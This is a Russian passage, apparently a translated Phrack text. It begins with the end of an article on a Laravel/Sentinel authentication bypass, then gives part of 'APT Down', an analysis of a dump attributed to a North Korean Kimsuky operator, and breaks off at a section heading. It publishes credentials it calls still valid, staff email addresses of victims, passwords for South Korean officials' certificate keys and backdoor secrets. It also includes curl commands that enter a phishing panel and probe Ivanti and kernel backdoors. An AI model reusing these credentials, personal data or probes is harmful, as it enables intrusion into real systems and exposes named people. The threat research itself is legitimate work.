Ну, в общем-то, можно сделать многое для предотвращения этого. Прежде всего: если вы используете `Laravel + Sentinel`, то не подвержены уязвимости — при условии использования провайдера `SentinelServiceProvider`, что является поведением по умолчанию. Это связано с тем, что код использует класс `IlluminateCookie` для управления куками, а не `NativeCookie` для нативного развёртывания. Класс `IlluminateCookie` не использует `json_decode()`:

```

/**
 * Registers the cookie.
 *
 * @return void
 */
protected function registerCookie()
{
    $this->app->singleton('sentinel.cookie', function ($app) {
        return new IlluminateCookie(
            $app['request'],
            $app['cookie'],
            $app['config']->get('cartalyst.sentinel.cookie')
        );
    });
}

```

Другим смягчающим фактором является то, что в более новых версиях `Cartalyst Sentinel` (> v2.0) код использует явное указание типов. Таким образом, если ваша цель работает на *более новой* версии PHP (> php 7.0) — допущение большое, я знаю — они в безопасности, поскольку >= v3 задаёт возвращаемый тип для метода `check()`, так что мы не можем вернуть целое число. Если этого мало, то `findUserByPersistenceCode()` указывает строковый тип для аргумента `code`:

```

public function check(): ?string
{
    if ($code = $this->session->get()) {
        return $code;
    }

    if ($code = $this->cookie->get()) {
        return $code;
    }

    return null;
}

```

```

    }

    public function findByPersistenceCode(string $code):
        ?PersistenceInterface
    {
        return $this->createModel()->newQuery()->where('code',
            $code)->first();
    }

    public function findUserByPersistenceCode(string $code): ?UserInterface
    {
        $persistence = $this->findByPersistenceCode($code);

        return $persistence ? $persistence->user : null;
    }

```

Я бы рекомендовал MySQL устранить жонглирование типами на случай, если другие ORM динамически генерируют SQL-запросы и учитывают типы значений при формировании условия WHERE.

5. Заключительные слова

Эта уязвимость оказалась настоящим пограничным случаем и стала результатом комедии причуд и ошибок, которые в совокупности позволили получить мощный обход аутентификации. Есть, однако, оговорки: атакующему придётся дождаться, пока кто-нибудь войдёт в целевую систему, прежде чем он сможет провести атаку. Кроме того, атакующий не будет знать, какой именно пользователь вошёл. Поэтому идеально было бы объединить это с инъекцией кода, независимой от пользователя. В будущем я *возможно* подробно опишу компонент инъекции кода, поскольку он не менее интересен и обходит ряд встроенных мер защиты.

6. Ссылки

[0]: <https://cartalyst.com/manual/sentinel/2.0>
 [1]: <https://thephp.website/en/issue/php-type-system/>

APT Down — Дело о Северной Корее

Автор: Saber + cyb0rg

Контакт: saber_res@riseup.net

MD5: 5bc524352881851934d4a88eb8c1682c

Примечание редакции PHRACK:

Авторами была предпринята попытка ответственного раскрытия информации в адрес Южной Кореи. Полный текст статьи, дампы и график публикации были переданы заблаговременно:

- 16 июня 2025 — уведомлено Командование контрразведки обороны
- 26 июня 2025 — ответ от clearbear001 (dcs.mil.kr? расплывчато)
- 16 июля 2025 — ответ от operation-dl (кто это?)
- 17 июля 2025 — уведомлена kisa.or.kr
- 17 июля 2025 — уведомлено Министерство объединения
- 17 июля 2025 — уведомлена LG Uplus Corp
- 18 июля 2025 — уведомлена KrCERT
- 15 августа 2025 — Proton блокирует почтовый аккаунт информатора
- 16 августа 2025 — Proton блокирует почтовый аккаунт автора

Ответили только анонимные лица (clearbear001 / operation-dl). Им было рекомендовано уведомить KISA и KrCERT. После этого общение внезапно прекратилось.

В Proton была подана апелляция. Proton ответил: «ваш аккаунт нанесёт дальнейший ущерб нашему сервису, поэтому мы сохраним блокировку».

Proton проигнорировал все последующие запросы на разъяснение (Proton использовался исключительно для электронной почты и только для связи с Южной Кореей).

Юридический отдел Proton был направлено 8 обращений — ни одного ответа.

Оглавление

0 - Введение

F - Дорогой Kimsuky, ты не хакер

1 - Дампы

- 1.1 - Командование контрразведки обороны (dcs.mil.kr)
- 1.2 - Доступ к репозиторию Министерства иностранных дел Южной Кореи
- 1.3 - Доступ к внутренней правительственной сети Южной Кореи
- 1.4 - Разное

2 - Артефакты

- 2.1 - Generator против Командования контрразведки обороны
- 2.2 - Удалённый бэкдор ядра TomCat
- 2.3 - Приватный Cobalt Strike Beacon
- 2.4 - Android Toybox
- 2.5 - Ivanti Control, он же RootRot-NG
- 2.6 - Bushfire
- 2.7 - Spawn Chimera и газета Hankyoreh

3 - Идентификация Kimsuky

- 3.1 - Операция Covert Stalker
- 3.2 - Похищенные сертификаты GPKI

- 3.3 - Схожие цели
- 3.4 - Гипотеза об атаке AiTM на пользователей Microsoft
- 3.5 - Является ли KIM китайцем?
- 3.6 - Занятные факты и курьёзы

0. Введение

В этой статье анализируется дамп данных с рабочей станции участника APT-группы. В частности — данные и исходный код, извлечённые с рабочей станции субъекта угрозы, активно атакующего организации в Южной Корее и на Тайване.

Мы считаем, что речь идёт об одном из членов северокорейской группы «Kimsuky» [#14].

«Kimsuky — поддерживаемая государством Северной Кореи продвинутая устойчивая угроза (APT), нацеленная на аналитические центры, промышленность, операторов ядерной энергетики и государственные органы в целях шпионажа. Она включена в санкционный список согласно Указу Е.О. 13687 как агентство, инструмент или подконтрольная структура правительства Северной Кореи.»

Для целей данной статьи мы называем этого конкретного участника «KIM».

KIM вам не друг.

Дамп содержит многочисленные бэкдоры Kimsuky и их инструменты, а также внутреннюю документацию. Он даёт мимолётное представление о том, насколько открыто «Kimsuky» сотрудничает с другими китайскими APT-группами и делится с ними инструментами и методами.

Некоторые из этих инструментов могут быть уже известны сообществу: вы видели их сканирования, обнаруживали серверные артефакты и импланты. Теперь вы увидите также их клиентскую часть, документацию, пароли, исходный код и командные файлы...

В качестве бонуса мы также предоставляем резервную копию их VPS, использовавшегося для целевых фишинговых атак.

Эта статья — приглашение для охотников за угрозами, специалистов по реверс-инжинирингу и хакеров. Наслаждайтесь.

Содержательная часть статьи разбита на 3 части:

- 1.x Дампы: лог-файлы, история команд, списки паролей...
- 2.x Их бэкдоры, инструменты, полезные нагрузки
- 3.x OSINT на субъекта угрозы

Дамп доступен по адресам:

1. <http://gdlvc66enozrke2pbcg2cnyhmfhzu77wo5g4qluebnas3qiqn4mgerid.onion>
2. <https://ddosecrets.com/article/apt-down-the-north-korea-files>
3. <https://drive.proton.me/urls/ZQ1235FY7C#P0khjXI2uEtS>

Мы уведомили южнокорейских жертв до публикации этой статьи и дали им время сменить учётные данные. KIM мы не уведомляли: учётные данные к его VPS и регистратору доменов по-прежнему действительны (по состоянию на утро дня публикации). Удачи.

Г. Дорогой Kimsuku, ты не хакер

Что определяет Хакера? Кто-то умный, чрезвычайно умный, кто получает удовольствие от использования технологий способами, выходящими за рамки их предназначения, и при этом не причиняет вреда, свободен от политических повесток и не преследует корыстных целей. Они не берут ни денег, ни наград. Они не служат никому и не имеют иной цели, кроме выражения своего творчества.

Художник.

Kimsuku, ты не хакер. Тобой движет финансовая жадность — обогащать своих лидеров и исполнять их политическую повестку. Ты крадёшь у других и ставишь своих выше. Ты ценишь себя превыше других: ты морально извращён.

Я — Хакер, и я полная противоположность всему, чем являешься ты. В моём мире мы все равны. Мы существуем без цвета кожи, без национальности, без политической повестки. Мы не рабы ни у кого.

Я взламываю, чтобы выражать своё творчество и делиться знаниями с другими художниками, подобными мне. Чтобы вносить вклад, делиться и умножать знания всего человечества. Ради красоты бода как такового.

Ты взламываешь по всем неправильным причинам.

1. Дампы

```
>>> Будьте осторожны при открытии файлов из дампа. <<<
>>> Вы предупреждены. <<<
```

В этом разделе даётся краткий обзор дампов, а затем подробнее рассматриваются три первоначальные находки:

- Логи, свидетельствующие об атаке на Командование контрразведки обороны
- Доступ к Министерству иностранных дел Южной Кореи
- Доступ к внутренней правительственной сети Южной Кореи
- ...и ещё множество файлов, которые мы не успели изучить. #ENJOY

Первый дамп — с гостевой виртуальной машины KIM, второй — с его публичного VPS.

Оба дампа были получены приблизительно 10 июня 2025 года.

Первый дамп:

- Скриншот его рабочего стола (kim_desktop.jpg).
- Система разработки под Linux (BM, работающая под управлением Deepin 20.9 Linux). На гостевой BM был смонтирован диск C:\ хостовой системы (hgfs). Дамп включён.
- Листинг всех файлов находится в ./file-lists.
- Около 20 000 записей в истории браузеров Brave и Chrome. Раскрывает множество адресов электронной почты (jeder97271@wuzak.com, хосaw75424@weiby.com, ..), сайты, которые посещал KIM, и инструменты, которые он скачивал. Все расширения Chrome: подмена User-Agent, Proxy SwitchyOmega, редактор куки и многие другие.
- Файл `ko □□□□.doc` — это руководство по эксплуатации одного из их бэкдоров. Также там есть весьма официально звучащее заявление (в переводе): «запрещается использовать бэкдор за пределами его назначенного применения».

- Множество паролей в `mnt/hgfs/Desktop/fish\_25327/vps20240103.docx`.
- Включая рабочие пароли к почте и VPS:
- root / 1qaz2wsx
- dysoni91@tutamail.com / !QAZ4rfv!@#\$
- https://sg24.vps.bz:4083 / center2025a@tutamail.com / H4FHKMWMpX8bZ
- https://monovm.com / dysoni91@tutamail.com / dr567h%a"G6*m
- Смотрите fish-url.txt и generator.php для изучения паттернов повторного использования паролей.

Второй дамп:

- Имя сервера: vps1735811325, хостинг vps.bz
- Сервер использовался для различных фишинговых кампаний
- Примечательны SSL-сертификаты и auth.log. Исходный код для фишинговых атак рассматривается ниже.

1.1 Командование контрразведки обороны (dcc.mil.kr)

Расположение дампа: vps/var/www/html/

Командование контрразведки обороны (DCC) — разведывательная организация вооружённых сил Южной Кореи.

DCC прежде всего отвечает за разведывательные миссии, включая тайные и скрытые операции, а также контрразведку.

Логи показывают фишинговую атаку на dcc.mil.kr, имевшую место буквально три дня назад.

В тех же логах фигурируют Верховная прокуратура (spo.go.kr), korea.kr, daum.net, kakao.com и naver.com. Следует отметить, что Admin-C для dcc.mil.kr зарегистрирован на hyuny1982@naver.com.

```
grep -Fhr 'dcc.mil.kr' log | uniq
jandy3912@dcc.mil.kr_amFuZHkzOTEyQGRjYy5taWwua3I=
di031111@dcc.mil.kr_ZGkwMzExMTFAZGNjLmlpbC5rcg==
didcdba@dcc.mil.kr_ZG1kY2RiYUBkY2MubWlsLmtY
jhcgod88@dcc.mil.kr_amhjZ29kODhAZGNjLmlpbC5rcg==
chanchan0616@dcc.mil.kr_Y2hhbmNoYW4wNjE2QGRjYy5taWwua3I=
yib100@dcc.mil.kr_eWlMTAwQGRjYy5taWwua3I=
Dsc808@dcc.mil.kr_RHNjODA4QGRjYy5taWwua3I=
[...]
```

Инструменты, использованные в этой атаке, обсуждаются в разделе 2.1 (Generator).

1.2 Доступ к репозиторию Министерства иностранных дел Южной Кореи

Копия почтовой платформы Министерства иностранных дел Южной Кореи была обнаружена в файле tofa.go.kr.7z. Исходный код был, по всей видимости, получен совсем недавно:

```
1923 Apr 1 07:15 .gitignore
96 Apr 1 07:15 .gitmodules
4096 Apr 1 07:15 kebi-batch/
4096 Apr 1 07:15 kebi-core/
4096 Apr 1 07:15 kebi-resources/
4096 Apr 1 07:15 kebi-web-admin/
4096 Apr 1 07:15 kebi-web-archive/
```

```
4096 Apr 1 07:15 kebi-web-mail/
4096 Apr 1 07:15 kebi-web-mobile/
4096 Apr 1 07:16 kebi-web-parent/
7528 Apr 1 07:16 pom.xml
14099 Apr 1 07:15 README.txt
```

Судя по формату файлов, это, вероятно, дампы из репозитория GitHub, содержащий части почтового сервера. В исходном коде присутствуют многочисленные ссылки на государственные домены:

```
./kebi-web-parent/mail/document/info.txt

/home/ksign/agent
http://email.mofa.go.kr:8080/mail/sso?type=login
http://mail.mofa.go.kr:8080/mail/sso?type=unseenMails

http://email.mofa.go.kr:8190/mail/sso?type=login
http://mail.mofa.go.kr:8080/mail/sso?type=unseenMails
```

1.3 Доступ к внутренней правительственной сети Южной Кореи

По всей видимости, KIM сохраняет доступ к системам внутренней правительственной сети Южной Кореи. Существует проект под названием `onnara_auto`, содержащий ряд интересных файлов.

Проект представляет собой инструменты для опроса внутренних государственных серверов.

Например, файл `/onnara_auto/log/log-20250511.log` содержит следующие записи:

```
[horedi179] get onnara9.saas.gcloud.go.kr at 11/05/2025 19:41:23
[horedi179] main_job:Session 6112b9bc-5a2a-4abd-a907-aaec4b19e2ed does not \
exist at 11/05/2025 19:41:23 [horedi179] get onnara9.saas.gcloud.go.kr at \
11/05/2025 19:41:23
[horedi179] get https://onnara9.saas.gcloud.go.kr/ at 11/05/2025 19:45:37
[horedi179] main_job:Session 0c446a8c-e913-467d-a9b9-3f08abfb6f7a does not \
exist at 11/05/2025 19:45:37
[horedi179] get https://onnara9.saas.gcloud.go.kr/SSO.do at 11/05/202...
```

Соответствующий код:

```
drives = instanceManger(config_hub)
client = Client(config_hub)
plugins = PluginManager()
try:
    onnara = onnara_sso("horedi79", "", "", "1250000","onnara9")

    klass = plugins.load(os.path.join(os.getcwd(),
        "scripts", target_project, "onLaunch.py"),
        opts={'onnara':onnara,'drives': drives, "client": client})
```

Имя хоста `onnara9.saas.gcloud.go.kr` недоступно из публичного интернета, однако доменное имя упоминается в некоторых документах как внутренний государственный портал. По всей видимости, KIM имеет доступ к этой сети.

1.4 Разное

- Исходящий IP-адрес — 156.59.13.153 (Сингапур). На этом IP работает SSHD на порту 60233, а порт 4012 показывает TLS-сертификат с `CN=*.appletls.com`.

Fofa фиксирует около 1100 уникальных IP-адресов с этим сертификатом. Большинство (>90%) расположены в Китае и Гонконге. Возможно, это VPN-прокси-сеть или так называемые Operational Relay Boxes (ORBs). (Схоже с «Superjumper» и [#15].)

- 13 июня 2025 года KIM зарегистрировал домен webcloud-notice.com. Мы полагаем, что это подготовка к будущей фишинговой атаке.
- Обнаружен сертификат и закрытый ключ для gs.kt.co.kr — сервиса удалённого управления Korea Telecom. Он использует бэкэнд удалённой поддержки от <https://www.rsupport.com>. KIM может иметь доступ к любой компании, которой Korea Telecom оказывала удалённую поддержку.
- Множество паролей в mnt/hgfs/Desktop/111/account/account.txt от «LG Uplus» (LGU), южнокорейского мобильного оператора. Поиск по favicon указывает на то, что KIM сначала взломал SECUREKI — компанию, поставляющую LGU сервисы MFA и управления паролями, — а оттуда переключился на внутреннюю сеть LGU.
- Файлы APPM_TRANS.txt и 111/config.txt содержат учётные данные к внутренним серверам LGU.
- gpk1.7z = government-PKI: содержит внутренние данные об инфраструктуре открытых ключей южнокорейского правительства (GPKI). Смотрите также GPKISecureWebX и 111/2.rar (подробнее ниже).
- ROOT.zip содержит исходный код решения безопасности APPM, изначально взломанного KIM. Файл app_one_cmd.py — декомпилированная программа на Python для этого решения.
- История поиска в Google заслуживает более пристального внимания. Особенно запросы, связанные с chacha20 и arc4. Временные файлы Chrome также требуют изучения.
- По всей видимости, он скачивает свои инструменты разработчика с [#16] и стащил лицензию IDA Pro с ныне недействующего TOR-адреса [#17].
- В конфигурационных файлах Google Chrome содержатся следующие ссылки. Использует ли KIM (свои?) учётные данные Google для доступа к этим сайтам? Является ли ww1004 его аккаунтом GitHub? Использовал ли он Google Pay для оплаты трёх VPN-сервисов?

```
"https://accounts.google.com:443,https://[*.]0x1.gitlab.io":
"https://accounts.google.com:443,https://[*.]aldeid.com":
"https://accounts.google.com:443,https://[*.]asawicki.info":
"https://accounts.google.com:443,https://[*.]devglan.com":
"https://accounts.google.com:443,https://[*.]edureka.co":
"https://accounts.google.com:443,https://[*.]johnwu.cc":
"https://accounts.google.com:443,https://[*.]majorgeeks.com":
"https://accounts.google.com:443,https://[*.]maskray.me":
"https://accounts.google.com:443,https://[*.]namecheap.com":
"https://accounts.google.com:443,https://[*.]qwqdanchun.com":
"https://accounts.google.com:443,https://[*.]rakuya.com.tw":
"https://accounts.google.com:443,https://[*.]redteaming.top":
"https://accounts.google.com:443,https://[*.]reversecoding.net":
"https://accounts.google.com:443,https://[*.]shhoya.github.io":
"https://accounts.google.com:443,https://[*.]sparktoro.com":
"https://accounts.google.com:443,https://[*.]tutorialspoint.com":
"https://accounts.google.com:443,https://[*.]wiseindy.com":
"https://accounts.google.com:443,https://[*.]ww1004.com":
"https://accounts.google.com:443,https://[*.]ww1004.github.io":
"https://pay.google.com:443,https://[*.]purevpn.com":
"https://pay.google.com:443,https://[*.]purevpn.com.tw":
"https://pay.google.com:443,https://[*.]zoogvpn.com":
```

- KIM использует Google Translate для перевода сообщений об ошибках на китайский язык.
- В его истории Chrome фигурирует ряд тайваньских государственных и военных сайтов.
- Сертификаты южнокорейских граждан требуют более тщательного изучения, как и вопрос, почему он отдельно выделил университетских профессоров.
- Папка work/home/user/.cache/vmware/drag_and_drop/ содержит файлы, которые KIM перемещал между своими машинами Windows и Linux. Среди них — загрузчики Cobalt Strike и обратные оболочки на PowerShell. Скомпилированная версия кода Onnara, а также модули Onnara для

проксирования в государственную сеть и многое другое.

- В каталоге `work/home/user/.config/google-chrome/Default/` содержится множество интересных файлов (`.com.google.Chrome*`), дающих представление об интересах KIM, его поисковых привычках и посещаемых сайтах. Из них можно узнать, что его часто беспокоит выживаемость Cobalt Strike, он задаётся вопросом, почему Куньмин находится в центре внимания Центральной инспекционной группы, и является большим поклонником разнообразных проектов на GitHub. Он также регулярно заходит на `freebuf.com`, `haker.ru` и использует Google Translate для чтения `accessibility-moda-gov-tw.translate.goog` (переводя с тайваньского).
- Файлы `voS9AyMZ.tar.gz` и `Black.x64.tar.gz` требуют более пристального изучения. Хеши бинарных файлов не известны VirusTotal, но названия весьма интригуют:

```
- 2bcef4444191c7a5943126338f8ba36404214202  payload.bin
- e6be345a13641b56da2a935eecfa7bdbe725b44e  payload_test.bin
- 3e8b9d045dba5d4a49f409f83271487b5e7d076f  s.x64.bin
```

- Его `bash_history` показывает SSH-соединения с компьютерами в его локальной сети.
- Пит Хегсет сказал бы: «В настоящее время он чист по OPSEC».

2. Артефакты

В этом разделе анализируются шесть бэкдоров и артефактов Kimsuky. Работа не является ни полной, ни завершённой. Это лишь отправная точка, призванная заинтересовать вас и помочь понять, как работает Kimsuky и какими инструментами пользуется.

2.1 Generator против Командования контрразведки обороны

Расположение дампа: `vps/var/www/html/`

Инструмент фишинга поднимает HTTPS-сайт (фишинговый сайт) под доменным именем, похожим на то, которое знает и которому доверяет жертва. Жертвам на `dcc.mil.kr` затем отправляется ссылка на фишинговый сайт. Атакующий рассчитывает, что жертва введёт свои учётные данные на фишинговом сайте.

Финальный редирект жертвы ведёт с фишингового сайта на URI на легитимном сайте. Это URI, который всегда возвращает ошибку входа. Это целевая атака, и злоумышленник заранее нашёл такой URI на легитимном сайте `https://dcc.mil.kr`.

Преимущество этого «трюка» состоит в том, что жертва увидит ошибку от `https://dcc.mil.kr` (которому она доверяет), хотя её учётные данные были переданы на фишинговый сайт.

config.php:

Содержит длинный чёрный список IP-адресов (и другие чёрные списки), чтобы компании вроде Trend Micro и Google не могли обнаружить фишинговый сайт.

generator.php:

Это удалённый административный интерфейс для управления фишинговой атакой. Он доступен по настраиваемому паролю. Однако cookie зашифрован, и доступ к административному интерфейсу можно получить без пароля, просто установив нужный cookie:

```
curl -v --cookie "HnoplYTfPX=x" https://phishing-site/generator.php
```

Несложно просканировать интернет и найти результаты фишинга:

```
curl -v --cookie "HnoplYTfPX=x" https://phishing-site/logs.php
```

2.2 Удалённый бэкдор ядра Tomcat

Расположение дампа: mnt/hgfs/Desktop/tomcat20250414_rootkit_linux234/

Это бэкдор уровня ядра для удалённого доступа. Позволяет атакующему получить доступ к хосту и скрыться. Дамп содержит клиент (tcat.c), серверный LKM (vmwfxs.mod.c) и пользовательский бэкдор (master.c).

Клиент взаимодействует с сервером жертвы через (прямое) TCP-соединение. LKM перехватывает все TCP-соединения, проверяя наличие специфической комбинации TCP-SEQ + IP-ID (см. ниже). LKM взаимодействует с сопутствующим пользовательским бэкдором master.c через /proc/acpi/pcicard.

Мастер-пароль: "Miu2jACgXeDsxd".

Клиент использует: "!@nf4@#fndskgadnsewngaldfkl".

Скрипт tomcat20250414_rootkit_linux2345/config.sh динамически генерирует новые секретные идентификаторы и строки для каждой установки и сохраняет их в install.h. Мастер-пароль захардкоден и не меняется.

work/common.c:

Компилируется в клиент и master. Содержит множество старых приватных ключей. В более новом бэкдоре эти ключи генерируются динамически (см. install_common.c).

lkm - vmwfxs.mod.c:

«Заглушка» LKM для перехвата нужных функций ядра.

lkm - main.c:

Здесь происходит скрытие процессов, сетевых соединений и файлов.

lkm - hkcap.c:

Создаёт /proc/acpi/pcicard для связи с пользовательским пространством:

```
echo -n "${DECODEKEY}" > /proc/acpi/pcicard
```

Модуль ядра перехватывает каждое новое TCP-соединение и проверяет, используется ли секретная комбинация TCP-SEQ и IP-ID (на любом порту!). Эта проверка выполняется в syn_active_check(). Поле TCP window size используется для задания протокола бэкдора (преимущественно SYN_KNOCK или SYN_KNOCK_SSL).

При выполнении условия запускаются два шага:

1. Запускается пользовательский процесс master.c (и передаётся MASTER_TRANS_STRAIGHT_ARGV как параметр командной строки -m).
2. TCP-поток перенаправляется на пользовательский процесс master.c (тем самым «угоняя» его у целевого сервиса).

Далее master.c выполняет команды атакующего.

master - master.c:

Пользовательский компаньон работает как скрытый процесс на сервере жертвы. Обработывает SSL-рукопожатие и предоставляет стандартный функционал для запуска root-оболочки или проксирования соединения во внутреннюю сеть.

Главная процедура — master_main_handle().

client - tcac.c:

Содержит весь функционал для «стука» в LKM (бэкдор) жертвы через TCP-SEQ+IP-ID и установки SSL-соединения с процессом master.c, запущенным (через LKM) на сервере жертвы.

client - kernel.c:

Содержит предопределённые секретные TCP-SEQ-номера и IP-ID. Любая комбинация может использоваться для «стука» в удалённый бэкдор. Они не генерируются динамически и одинаковы для всех установок.

client - protocol.c:

Содержит различные заглушки и статические строки для доступа к бэкдору через протоколы SMTP, HTTP или HTTPS (TLS).

```
char smtp_e1[]      = "250-example.com\r\n250-STARTTLS\r\n250 SMTPUTF8\r\n";
char smtp_tlsl[]    = "220 Ready to start TLS\r\n";
char smtp_starttls[] = "starttls\r\n";
char smtp_hello[]   = "HELO Alice\r\n";
```

Обнаружить LKM локально не составляет труда.

Обнаружить LKM удалённо также может оказаться несложным, но требует дополнительного тестирования:

```
>>> Аутентификация по паролю происходит _после_ SSL-рукопожатия <<<
```

Таким образом, должно быть возможным «стукнуть» в бэкдор через TCP-соединение (SEQ=920587710 и ID=10213) и номер порта сервиса, который в норме не поддерживает SSL (например, порт 80, 22 или 25):

1. Установить TCP-соединение
2. Отправить TLS-CLIENT-HELLO
3. Скомпрометированный сервер ответит корректным TLS-SERVER-HELLO, тогда как любой другой сервер — нет.

2.3 Приватный Cobalt Strike Beacon

Расположение дампа: mnt/hgfs/Desktop/111/beacon

Это кастомный C2-маяк Cobalt Strike. Исходный код разрабатывался в IDE IntelliJ IDEA. Файл beacon/.idea/workspace.xml содержит указатели на открытые файлы и позиции в них, а также историю недавних поисков по проекту. Последние обновления в исходном коде датированы июнем 2024 года.

Файл config.cpp содержит два бинарных блока конфигурации cobalt-strike. Это корректные блоки, которые можно разобрать с помощью скрипта CobaltStrikeParser от SentinelOne; они содержат следующие настройки:

```
BeaconType          - HTTP
Port                - 8172
SleepTime           - 60842
MaxGetSize          - 1048576
Jitter              - 0
MaxDNS              - Not Found
PublicKey_MD5       - c5b6350189a4d960eee8f521b0a3061d
C2Server            - 192.168.179.112,/dot.gif
UserAgent           - Mozilla/5.0 (compatible; MSIE 9.0;
                    Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUSSEM)
HttpPostUri          - /submit.php
```

```
..
Watermark_Hash          - BeudtKgqnlm0Ruvf+VYxuw==
Watermark                - 126086
```

Версия KIM также включает ранние ревизии кода, который в 2025 году вошёл в состав LKM-бэкдора, описанного выше (hkcar.c). Однако код неполный и не содержит некоторых ключевых файлов (например, config.h).

Подкаталог /bak/ содержит более старые версии некоторых файлов.

2.4 Android Toybox

Расположение дампа: home/user/Downloads/toybox/third_party_toybox

KIM активно работает над ToyBox для Android. Похоже, код разошёлся с официальным репозиторием ToyBox на GitHub примерно начиная с коммита 896fa846b1ec8cd4895f6320b56942f129e54bc9. Назначение многочисленных модификаций ToyBox нами не исследовалось.

Сообщество приглашается к дальнейшему анализу.

2.5 Ivanti Control, он же RootRot-NG

Расположение дампа: mnt/hgfs/Desktop/ivanti_control

Мы публикуем исходный код клиента для доступа к бэкдору субъекта угрозы. Он в некоторой степени связан с RootRot [#12] и, возможно, с [#11].

Изюминка в том, что полезная нагрузка закодирована в base64 и передаётся непосредственно в переменной cookie (а не в GET- или POST-переменной).

Этот запрос вернёт «HIT», если бэкдор активен:

```
curl -ksi --cookie "DSPSALPREF=chJpbnRmKCJISVQiKTsK" \
      "https://HOST/dana-na/auth/setcookie.cgi"
```

2.6 Bushfire

Расположение дампа: /mnt/hgfs/Desktop/exp1_admin.py

(Файл также включён в ivanti-new-exp-20241220.zip)

Это эксплойт для Ivanti, возможно для CVE-2025-0282, CVE-2025-0283 или CVE-2025-22457; полезная нагрузка устанавливает бэкдор.

Mandiant недавно обнаружил эту полезную нагрузку в реальных атаках. Они атрибутируют активность группе UNC5221 — предположительно китайскому шпионскому актору [#13].

Файл exp1_admin.py использует те же команды iptables, что Mandiant обнаружил в живых атаках.

Эксплойт поставляется с документацией, которая в переводе гласит:

```
>>> «свяжитесь с нами, если эксплойт не работает» <<<
```

Это может свидетельствовать об обмене кодом и взаимной поддержке между двумя государственными актёрами.

Полезная нагрузка также обеспечивает удалённый доступ к скомпрометированной системе.

Наиболее интересная часть — строка 2219, где генерируются ключи/магические числа:

- Ключ имеет лишь 206^4 различных комбинаций (<31 бит стойкости).
- Магическое число имеет $(26 \cdot 2 + 10)^3$ различных комбинаций (<18 бит стойкости).

Шифрование происходит на строке 85, и это... XOR с 31-битным ключом :>

Строка 335, функция `detect_door()` — может использоваться для удалённого сканирования в поисках бэкдора.

Примечательно, что для «стука» в бэкдор используется только магическое число (но не ключ).

Магическое число передаётся в первых 24 битах поля Client-Random в TLS Client-Hello сообщении. Вероятность того, что случайный Client-Random имеет именно такие первые 24 бита, составляет примерно 1 к 70.

Мем-алерт! В коде присутствует отсылка к «All-your-bases-are-belong-to-us»:

```
>>>> "The target doesn't exist backdoor!" <<<
---
```

2.7 Spawn Chimera и газета Hankyoreh

Расположение дампа: `mnt/hgfs/Desktop/New folder/203.234.192.200_client.zip`

Клиент получает доступ к бэкдору SpawnChimera через port knocking.

IP-адрес 203.234.192.200 принадлежит `https://hani.co.kr` (The Hankyoreh) — либеральной газете Южной Кореи.

Файл `client.py` на строке 152 демонстрирует метод port knocking: он снова скрывается внутри TLS-Client-Hello, в 32-байтовом поле ClientRandom, но с новым ухищрением:

Первые 4 байта должны быть корректным crc32 от оставшихся 28 байт.

```
random = os.urandom(28)

client_hello[15:43] = random
jamcrc = int("0b"+"1"*32, 2) - zlib.crc32(random)
client_hello[11:15] = struct.pack('!I', jamcrc)
```

Сообщество приглашается к дальнейшему исследованию.

3. Идентификация Kimsuky

Вывод о том, что субъект угрозы принадлежит к Kimsuky, был сделан после обнаружения ряда артефактов и подсказок, которые при анализе обнаружили паттерн и сигнатуру, слишком точно совпадающие, чтобы принадлежать кому-либо другому.

Среди этих подсказок — настройка «locale» системы на корейский язык, а также несколько конфигурационных файлов для доменных имён, ранее связанных с инфраструктурой и атаками Kimsuky. Прослеживается сходство между дампом кода и кодом из их предыдущих кампаний.

Ещё одна повторяющаяся деталь — строгий рабочий график субъекта угрозы: он всегда подключается около 09:00 и отключается к 17:00 по пхеньянскому времени.

3.1 Операция Covert Stalker

Операция Covert Stalker [#1] — название, данное AhnLab многомесячной кампании целевого фишинга, которую Северная Корея проводила против физических лиц (журналистов, исследователей, политиков...) и организаций в Южной Корее.

На системе субъекта угрозы была обнаружена конфигурация веб-сервера для домена, связанного с этой атакой:

```
SSLCertificateFile /etc/letsencrypt/live/nid-security.com/cert.pem
```

Расположение дампа: work/mnt/hgfs/Desktop/New folder/vps1/sites-available/default-ssl.conf

Домен nid.nid-security.com [#2] резолвился в 27.255.80.170 по состоянию на 2024-11-05 [#3], что также соответствует другому файлу с комментариями о том, как получить сертификат для этого домена.

Расположение дампа: work/mnt/hgfs/Desktop/New folder/readme.txt

3.2 Похищенные сертификаты GPKI

В начале 2024 года компания S2W [#4] обнаружила новое вредоносное ПО на Go под названием Troll Stealer. Оно способно похищать сертификаты и ключи GPKI (Government Public Key Infrastructure), хранящиеся на заражённых устройствах.

GPKI — механизм, позволяющий сотрудникам южнокорейского правительства подписывать документы и подтверждать их подлинность.

На рабочей станции субъекта угрозы находились тысячи таких файлов.

```
subject=C=KR, O=Government of Korea, OU=Ministry of Unification,  
OU=people, CN=Lee Min-kyung  
issuer=C=KR, O=Government of Korea, OU=GPKI, CN=CA131100001
```

Расположение дампа: work/home/user/Desktop/desktop/uni_certs && work/home/user/Downloads/cert/

Субъект угрозы разработал программу на Java для взлома паролей, защищающих ключи и сертификаты.

```
136000001_env.key Password $cys13640229  
041000001_env.key Password !jinhee1650!  
041000001_sig.key Password ssa9514515!!  
[...]
```

Расположение дампа: work/home/user/Downloads/cert/src/cert.java

3.3 Схожие цели

Наш субъект угрозы атаковал те же цели, которые ранее атрибутировались атакам Kimsuky.

Naver

Naver Corporation — южнокорейский конгломерат, предлагающий широкий спектр услуг: поисковая система (наиболее используемая в стране), Naver Pay (мобильные платежи), Naver Maps (аналог Google Maps), почтовые сервисы и многое другое.

Naver имеет историю атак со стороны Северной Кореи. В 2024 году Zscaler обнаружил новое расширение Google Chrome под названием TRANSLATEXT, разработанное Kimsuky [#8]. Это расширение может внедрять произвольные JS-скрипты при посещении определённых страниц. При посещении `nid.naver.com` — страницы входа Naver — расширение внедряет `auth.js` в браузер для кражи учётных данных.

Фишинговая атака, описанная в разделе 2.1, использует домен `nid.navermails.com` в качестве основного URL. Этот домен был признан связанным с Kimsuky компанией AhnLab [#9].

Министерство объединения

Регулярной целью Kimsuky является Министерство объединения Южной Кореи. Злоумышленник использовал взломанные пароли из GPKI и составил специальный wordlist для брутфорса.

Лог-файлы показывают, что эти пароли проверялись против домена министерства:

```
unikoreal23$
unikoreal!!
unikoreal00
unikorea625!
[...]
```

Расположение дампа: `work/home/user/Downloads/cert/dict/pass.txt`

3.4 Гипотеза об атаке AiTM на пользователей Microsoft

